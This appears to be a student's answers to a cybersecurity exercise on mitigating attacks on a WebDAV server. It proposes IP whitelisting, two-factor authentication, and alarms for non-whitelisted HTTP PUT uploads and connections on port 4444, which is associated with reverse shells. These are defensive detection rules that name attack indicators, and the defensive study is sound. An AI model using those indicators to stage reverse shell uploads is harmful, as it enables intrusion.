Configure an alarm to trigger anytime an IP that has not been whitelisted connects to WebDAV

What threshold would you set to activate this alarm?

Anytime a IP address that is not whitelisted connects an alarm is triggered.

System Hardening

What configuration can be set on the host to control access?

Taking additional steps such as whitelisting IPs, Using 2 Factor Authentication and using good password policies can protect against unauthorized access

Describe the solution. If possible, provide the required command line(s).

Allow only whitelisted IP addresses to be able to connect to WebDAV and block all unknown IP addresses.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

An alarm shout be set to trigger anytime a HTTP "PUT" request is attempted by a non-whitelisted IP address.

An additional alarm should be set to trigger when attempts to connect on port 4444 are made.

What threshold would you set to activate this alarm?

The alarm should trigger any time an unknown IP address uses port 4444 or attempts to use a "PUT" request.

System Hardening

What configuration can be set on the host to block file uploads?

Only whitelisted IP addresses should be able to issue "PUT" requests all others should be blocked.

Non-whitelisted IP addresses should be blocked from connecting through port 4444

Describe the solution. If possible, provide the required command line.

Any connection attempts through port 4444 should be blocked by the IDS. Additionally, only whitelisted IP addresses should be able to perform "PUT" request.

the End